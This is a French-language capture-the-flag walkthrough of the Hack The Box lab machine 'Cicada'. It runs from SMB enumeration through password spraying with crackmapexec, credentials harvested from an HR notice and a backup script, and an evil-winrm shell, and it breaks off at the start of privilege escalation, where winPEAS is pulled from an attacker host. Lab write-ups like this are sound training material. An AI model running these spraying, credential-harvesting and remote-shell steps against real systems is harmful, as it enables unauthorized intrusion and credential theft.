Cicada

Saturday, November 9, 2024 12:05 PM

nmap -sV -sC -O -Pn 10.129.231.149
Starting Nmap 7.94SVN (https://nmap.org) at 2024-11-09 11:58 CET
Nmap scan report for 10.129.231.149
Host is up (0.020s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-11-09 17:58:28Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after: 2025-08-22T20:24:16
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after: 2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after: 2025-08-22T20:24:16
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after: 2025-08-22T20:24:16
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (86%)
Aggressive OS guesses: Microsoft Windows Server 2022 (86%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2024-11-09T17:59:14
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
|_clock-skew: 7h00m01s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.29 seconds

Port 135: The Remote Procedure Call (RPC) service supports communication between Windows applications. Specifically, the service implements the RPC protocol — a low-level form of inter-process communication where a client process can make requests of a server process. Microsoft's foundational COM and DCOM technologies are built on top of RPC. The service's name is RpcSs and it runs inside the shared services host process, svchost.exe. This is one of the main processes in any Windows operating system & it should not be terminated.

Port 139: This port is used for NetBIOS. NetBIOS is an acronym for Network Basic Input/Output System. It provides services related to the session layer of the OSI model allowing applications on

separate computers to communicate over a local area network. As strictly an API, NetBIOS is not a networking protocol. Older operating systems ran NetBIOS over IEEE 802.2 and IPX/SPX using the NetBIOS Frames (NBF) and NetBIOS over IPX/SPX (NBX) protocols, respectively. In modern networks, NetBIOS normally runs over TCP/IP via the NetBIOS over TCP/IP (NBT) protocol. This results in each computer in the network having both an IP address and a NetBIOS name corresponding to a (possibly different) host name. NetBIOS is also used for identifying system names in TCP/IP(Windows). Simply saying, it is a protocol that allows communication of files and printers through the Session Layer of the OSI Model in a LAN.

Port 445: This port is used for the SMB. SMB is a network file sharing protocol that requires an open port on a computer or server to communicate with other systems. SMB ports are generally port numbers 139 and 445. Port 139 is used by SMB dialects that communicate over NetBIOS. It's a session layer protocol designed to use in Windows operating systems over a local network. Port 445 is used by newer versions of SMB (after Windows 2000) on top of a TCP stack, allowing SMB to communicate over the Internet. This also means you can use IP addresses in order to use SMB like file sharing. Simply saying, SMB has always been a network file sharing protocol. As such, SMB requires network ports on a computer or server to enable communication to other systems. SMB uses either IP port 139 or 445.

On va tenter un truc avec smbclient :

```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ smbclient -N -L  \\\\10.129.231.149\\

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.231.149 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
                4168447 blocks of size 4096. 438929 blocks available
smb: \> cat Noti
cat: command not found
smb: \> get Notice from HR.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Notice
smb: \> dir
  .                                   D        0  Thu Mar 14 13:29:09 2024
  ..                                  D        0  Thu Mar 14 13:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 19:31:48 2024

                4168447 blocks of size 4096. 438929 blocks available
smb: \> get Notice from HR.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Notice
smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (16.7 KiloBytes/sec) (average 16.7 KiloBytes/sec)
smb: \>
```

```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ cat Notice\ from\ HR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential th
at you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase
 letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with any
one, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support
 team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

On est sur le bon chemin !

On a un mdp : **Cicada$M6Corpb*@Lp#nZp!8**

(enfaite je pense que si je ne sais pas quoi faire je teste tous les commandes qui permettent d'énumérer.)

Il faut trouver un user.
On peut brute forcer des users et des mdp avec ces outils :


enum4linux

Kerbrute

Usernum

crackmapexec


Je teste d'abord un truc avec **enum4linux** :



Ça ne me donne rien.

Mais on va utiliser **crackmapexec** :

sudo crackmapexec smb 10.129.231.149 -d cicada.htb -u 'guest' -p '' --rid-brute



Erreur pas de maj sur guest :

```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ sudo crackmapexec smb 10.129.231.149 -d cicada.htb -u 'guest' -p '' --rid-brute
SMB         10.129.231.149  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:
cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.231.149  445    CICADA-DC        [+] cicada.htb\guest:
SMB         10.129.231.149  445    CICADA-DC        [+] Brute forcing RIDs
SMB         10.129.231.149  445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup
)
SMB         10.129.231.149  445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.129.231.149  445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.129.231.149  445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.129.231.149  445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.129.231.149  445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.231.149  445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias
)
SMB         10.129.231.149  445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.231.149  445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.129.231.149  445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.129.231.149  445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.129.231.149  445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.129.231.149  445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.129.231.149  445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.129.231.149  445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.129.231.149  445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```

On pas mal de chose.

Maintenant on récupère tous les user on les mets dans un fichier txt et on recommence avec crackmapexec ce qui nous donne :


```
Administrator
Guest
krbtgt
CICADA-DC$
DnsAdmins
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
```

On fait la meme pour le mdp.

```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ sudo crackmapexec smb 10.129.231.149 -d cicada.htb -u 'user.txt' -p 'Cicada$M6Corpb*@Lp#nZp!8' --rid-brute
SMB         10.129.231.149  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:
cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGO
N_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILUR
E
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILU
RE
```

Je refait :

```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ sudo crackmapexec smb 10.129.231.149 -d cicada.htb -u user.txt -p pass.txt
SMB         10.129.231.149  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb
 (signing:True) (SMBv1:False)
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.129.231.149  445    CICADA-DC        [+] cicada.htb\DnsAdmins:Cicada$M6Corpb*@Lp#nZp!8
```



On a deux users qui ont gardé le mdp par défaut :

michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
DnsAdmins:Cicada$M6Corpb*@Lp#nZp!8

Bon apparemment quand on a un user il est recommandé de refaire une énumération, j'imagine pour rechercher des users a l'intérieur du réseau.
Pour ça on va utiliser enum4linux :


enum4linux -a -u '@user' -p '@passwd' @IP

sudo enum4linux -a -u 'DnsAdmins' -p 'Cicada$M6Corpb*@Lp#nZp!8' 10.129.231.149

Bon j'ai accès a rien avec dnsAdmin.


sudo enum4linux -a -u '**michael.wrightson**' -p 'Cicada$M6Corpb*@Lp#nZp!8' 10.129.231.149

Et on trouve le mdp pour le user david :



david.orelious:aRt$Lp#7t*VQ!3

smbclient -U david.orelious \\\\10.129.231.149\\DEV



```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ smbclient -U david.orelious  \\\\10.129.231.149\\NETLOGON
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 12:08:56 2024
  ..                                  D        0  Thu Mar 14 12:15:21 2024

                4168447 blocks of size 4096. 429366 blocks available
smb: \> dir ..
  .                                   D        0  Thu Mar 14 12:08:56 2024
  ..                                  D        0  Thu Mar 14 12:15:21 2024

                4168447 blocks of size 4096. 429366 blocks available
smb: \> dir .
NT_STATUS_NO_SUCH_FILE listing \.
smb: \> pwd
Current directory is \\10.129.231.149\NETLOGON\
smb: \> ^C

┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ smbclient -U david.orelious  \\\\10.129.231.149\\SYSVOL
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Aug 22 19:40:07 2024
  ..                                  D        0  Thu Mar 14 12:08:56 2024
  cicada.htb                         Dr        0  Thu Mar 14 12:08:56 2024

                4168447 blocks of size 4096. 429366 blocks available
smb: \> dir cicada.htb\
  .                                   D        0  Thu Mar 14 12:15:21 2024
  ..                                  D        0  Thu Mar 14 12:08:56 2024
  DfsrPrivate                      DHSr        0  Thu Mar 14 12:15:21 2024
  Policies                            D        0  Thu Mar 14 15:58:41 2024
  scripts                             D        0  Thu Mar 14 12:08:56 2024

                4168447 blocks of size 4096. 429366 blocks available
smb: \> type
type: command not found
smb: \> dir scripts
NT_STATUS_NO_SUCH_FILE listing \scripts
smb: \> dir Policies
NT_STATUS_NO_SUCH_FILE listing \Policies
smb: \> get Policies
```

On ouvre le fichier backup :

```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

On a un autre user : emily.oscars
Et un mdp : **Q!3@Lp#M6b*7t*Vt**

emily.oscars:Q!3@Lp#M6b*7t*Vt

On refait un crackmapexec avec le user emily et on remarque les accès qu'elle a :

```
                4168447 blocks of size 4096. 427324 blocks available
//10.129.231.149/C$     Mapping: N/A Listing: N/A Writing: N/A
//10.129.231.149/DEV    Mapping: OK Listing: DENIED Writing: N/A
//10.129.231.149/HR     Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

NT_STATUS_NO_SUCH_FILE listing \*
//10.129.231.149/IPC$   Mapping: N/A Listing: N/A Writing: N/A
//10.129.231.149/NETLOGON       Mapping: OK Listing: OK Writing: N/A
//10.129.231.149/SYSVOL Mapping: OK Listing: OK Writing: N/A

 ==========( Password Policy Information for 10.129.231.149 )========
```

Et donc avec smbclient on teste avec tous les directory $
Et elle a accès qu'a C$:

```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ smbclient  -U emily.oscars  \\\\10.129.231.149\\IPC$
Password for [WORKGROUP\emily.oscars]:
Try "help" to get a list of possible commands.
smb: \> dir
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> ^C

┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ smbclient  -U emily.oscars  \\\\10.129.231.149\\C$
Password for [WORKGROUP\emily.oscars]:
Try "help" to get a list of possible commands.
smb: \> dir
  $Recycle.Bin                      DHS        0  Thu Mar 14 14:24:03 2024
  $WinREAgent                        DH        0  Mon Sep 23 18:16:49 2024
  Documents and Settings          DHSrn        0  Thu Mar 14 20:40:47 2024
  DumpStack.log.tmp                 AHS    12288  Sat Nov  9 18:49:02 2024
  pagefile.sys                      AHS 738197504  Sat Nov  9 18:49:02 2024
  PerfLogs                            D        0  Thu Aug 22 20:45:54 2024
  Program Files                      DR        0  Thu Aug 29 21:32:50 2024
  Program Files (x86)                 D        0  Sat May  8 11:40:21 2021
  ProgramData                       DHn        0  Fri Aug 30 19:32:07 2024
  Recovery                         DHSn        0  Thu Mar 14 20:41:18 2024
  Shares                              D        0  Thu Mar 14 13:21:29 2024
  System Volume Information         DHS        0  Thu Mar 14 12:18:00 2024
  Users                              DR        0  Mon Aug 26 22:11:25 2024
  Windows                             D        0  Mon Sep 23 18:35:40 2024

                4168447 blocks of size 4096. 425356 blocks available
smb: \>
```

Bon je dois utiliser evil-winrm pour me connecter au compte d'émilie et avoir le flag user :

```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ evil-winrm -i 10.129.231.149 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
```

```
┌──(alice㉿kali)-[~/…/HACK/htb/Machines/Cicada]
└─$ evil-winrm -i 10.129.231.149 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.6

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
```

Et voilà on a un shell.

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Des
Cannot find path 'C:\Users\emily.oscars.CICADA\Des' because it does not exist.
At line:1 char:1
+ cd Des
+ ~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\emily.oscars.CICADA\Des:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> los
The term 'los' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the nam
rify that the path is correct and try again.
At line:1 char:1
+ los
+ ~~~
    + CategoryInfo          : ObjectNotFound: (los:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         11/9/2024   9:49 AM             34 user.txt


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> type user.txt
14f586cba5cd9f34c775cdfe53f80c58
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop>
```


Privilège Escalation :

Je ne peux pas faire de **wget** avec **evilwinRM** mais je peux utiliser **upload** ce qui me donne :

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> wget http://10.10.14.18:80/winPEASx64.exe -outfile winPEASx64.exe
Access to the path 'C:\Users\Administrator\Desktop\winPEASx64.exe' is denied.
At line:1 char:1
+ wget http://10.10.14.18:80/winPEASx64.exe -outfile winPEASx64.exe
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Invoke-WebRequest], UnauthorizedAccessException
    + FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
*Evil-WinRM* PS C:\Users\Administrator\Desktop> upload winPEASx64.exe

Info: Uploading /home/alice/Desktop/HACK/htb/Machines/Cicada/winPEASx64.exe to C:\Users\Administrator\Desktop\winPEASx
64.exe
Progress: 93% : |
```

Erreur, il fallait le faire sur le desktop d'emily :

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         11/9/2024   9:49 AM             34 user.txt
-a----         11/9/2024   4:46 PM        9841152 winPEASx64.exe


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ./winPEASx64.exe
 [!] If you want to run the file analysis checks (search sensitive information in files), you need to specify the 'fileanaly
sis' or 'all' argument. Note that this search might take several minutes. For help, run winpeass.exe --help
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG
